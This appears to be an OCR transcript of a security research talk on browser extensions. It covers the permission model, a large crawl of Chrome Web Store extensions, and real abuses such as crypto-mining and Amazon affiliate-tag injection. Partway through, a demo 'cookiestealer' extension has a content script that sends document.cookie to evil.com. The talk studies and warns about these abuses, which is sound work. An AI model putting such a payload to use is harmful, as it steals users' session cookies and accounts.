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

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Outline

1 Motivation


2 What are extensions: user perspective

3 What are extensions: developer perspective

4 Real world extensions

5 Outlook

The architecture of browser extensions



```
{
 "update_url":
   "https://clients2.google.com/service/update2/crx",
 "name": "Test␣Extension",
 "version": "0.1",
 "manifest_version": 2,
 "description": "This␣is␣a␣harmless␣extension...",
 "permissions": ["tabs", "<all_urls>", "webRequest" ],
 "content_scripts": [
     {
         "all_frames": true,
         "js": ["content_script.js"],
         "matches": ["<all_urls>"],
         "run_at": "document_start"
     }
 ],
 "background": {
   "scripts": ["background.js"]
 }
}
```

Security mechanism: Permissions

Background Scripts

Two-dimensional permission system:

- *functional* permissions: *tabs*, *bookmarks*, *webRequest*, *desktopCapture*, ...
- *host* permissions: https://*.google.com, http://www.facebook.com, but also <all_urls> and https://*/*

Host permissions restrict effect of some functional permissions

Content Scripts

Black and white: either injecting script, or not

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
Chrome Web Store

available in the chrome web store


- Main way of distributing extensions
- We monitor 125k “additional Chrome features” (ca. 10% got removed during last 5 months)

Wide variety of categories:

productivity	32.29%
fun	15.86%
communication	12.64%
accessibility	10.05%
web_development	9.95%
search_tools	5.87%
shopping	4.83%
news	3.51%
photos	2.10%
blogging	1.86%




Our "Big Data" extension archive





- Daily snapshots of over 125'000 artifacts
- Over 3TB in size
- Over 23GB JavaScript (over 3'9 billion LOC)

Download numbers




Extensions can be big





Observe our browsing behaviour

- Permission: *tabs* or *<all_urls>*, or content script on all sites
- Needed for many simple extensions
- Can monitor your complete history, incl. full urls


Add "Calculator"?

It can:

- Read and change all your data on the websites that you visit

Observe our browsing behaviour

- Permission: *tabs* or *<all_urls>*, or content script on all sites
- Needed for many simple extensions
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
- 57% of 80.000 extensions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
- Read and change all your data on the websites that you visit

Circumvent security measures

- Permission: *<all_urls>* and *webRequest*
- Can intercept and change all HTTP headers!
- **Disable Content-Security-Policy, Same-origin Policy, etc.**
- Breaks security guarantees of web browsers!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Circumvent security measures

- Permission: *<all_urls>* and *webRequest*
- Can intercept and change all HTTP headers!
- **Disable Content-Security-Policy, Same-origin Policy, etc.**
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

- 9% of 80.000 extensions


Add "Calculator"?

It can:


- Read and change all your data on the websites that you visit

It’s that easy...



```
✘ michael@X1  ~/projects/cookiestealer  ls
content_script.js  manifest.json
 michael@X1  ~/projects/cookiestealer  vim manifest.json
 michael@X1  ~/projects/cookiestealer  ls
content_script.js  manifest.json
 michael@X1  ~/projects/cookiestealer  cat manifest.json
{
    "update_url": "https://clients2.google.com/service/update2/crx",
    "name": "Test Extension",
    "version": "0.1",
    "manifest_version": 2,
    "description": "This test extension steals all your cookies.",
    "content_scripts": [
        {
            "all_frames": true,
            "js": ["content_script.js"],
            "matches": ["<all_urls>"],
            "run_at": "document_start"
        }
    ]
}
 michael@X1  ~/projects/cookiestealer  cat content_script.js
var httpRequest = new XMLHttpRequest();
httpRequest.open('GET', 'https://evil.com/?cookies=' + document.cookie);
httpRequest.send();
 michael@X1  ~/projects/cookiestealer  █
```

Mining Monero (an AltCoin – think Bitcoin)



Chrome Extension Embeds In-Browser Monero Miner That Drains Your CPU

By Catalin Cimpanu

September 19, 2017 12:25 PM 7

The authors of SafeBrowse, a Chrome extension with more than 140,000 users, have embedded a JavaScript library in the extension's code that mines for the Monero cryptocurrency using users' computers and without getting their consent.

The additional code drives CPU usage through the roof, making users computers sluggish and hard to use.


- First extension:
  - Large press coverage
  - Less than 24 hours in Chrome store (before removed by Google)
- Two days after press releases:
  - At least 16 other mining extensions
  - Most of them seemed un-maintained
  - Updates to fix permissions (required by the mining code)
  - Different wallets, but extensions from same author use same wallet

Monetization Amazon tags

```
window.addEventListener("load", function() {
 fvdSpeedDial.Utils.Opener.
             addModificator(function(url) {
  try {
   var parsedUrl = fvdSpeedDial.Utils.parseUrl(url);
   var host = parsedUrl.host.toLowerCase();
   var path = parsedUrl.path.toLowerCase();
   host = host.replace(/^www\./, "");
   if (/^amazon\./.test(host)
       && isAmazonProductPath(path)
       && path.indexOf("?tag=") === -1
       && path.indexOf("&tag=") === -1) {
    for (var zone in domainTags) {
     var regExp = new RegExp("amazon\\."
                + zone.replace(".", "\\."));
     if (regExp.test(host)) {
      var modifiedUrl = addTagToUrl(url,
                        domainTags[zone]);
      return modifiedUrl
  }}}} catch (ex) {}
})}, false)
```

- Violation of the Amazon Terms of Services
- Dynamic analysis
  - amazon.co.uk declared: 7, non-declared 26
  - amazon.com declared: 14, non-declared 33
  - amazon.it declared: 5, non-declared 22
- ca. 20000 users affected (without consent)

Dynamic Analysis for Detecting Privacy Violations



Our Dynamic analysis detected extensions that

- inject benign analytics in all websites
- monitor the complete browsing behavior
- can observe all data entered into websites

In total

- Running each extensions on 10 websites
- 18 extensions use this attack (over 250k users affected)

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How can we make web browsing great* again?


*great = ensuring the security, integrity, and privacy of the user of a web browser

How can we make web browsing great* again?

- Integrity:
  - content modifications
  - layout modifications
- Confidentiality:
  - data storage
  - transmitted data
- Privacy:
  - access to sensors
  - personal identifiers

*great = ensuring the security, integrity, and privacy of the user of a web browser

Outlook: On the long term



- Sandboxing of extensions
- A different permission model
  - granularity?
  - dynamic vs static?
- Better explanation for users
- Better analysis/test tools for extensions

Expect updates from us in the future ...

Outlook: On the short term (1/2)

Frequent updates vs **Governance**

Outlook: On the short term (1/2)

Frequent updates vs **Governance**

Outlook: On the short term (2/2)

- Check the vendor of the extension carefully
- Check the permissions (i.e., active domains)
- Use browser profiles
- Be aware of the risk

Thank you for your attention!
Any questions or remarks?

Contact:

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Sheffield S1 4DP, UK

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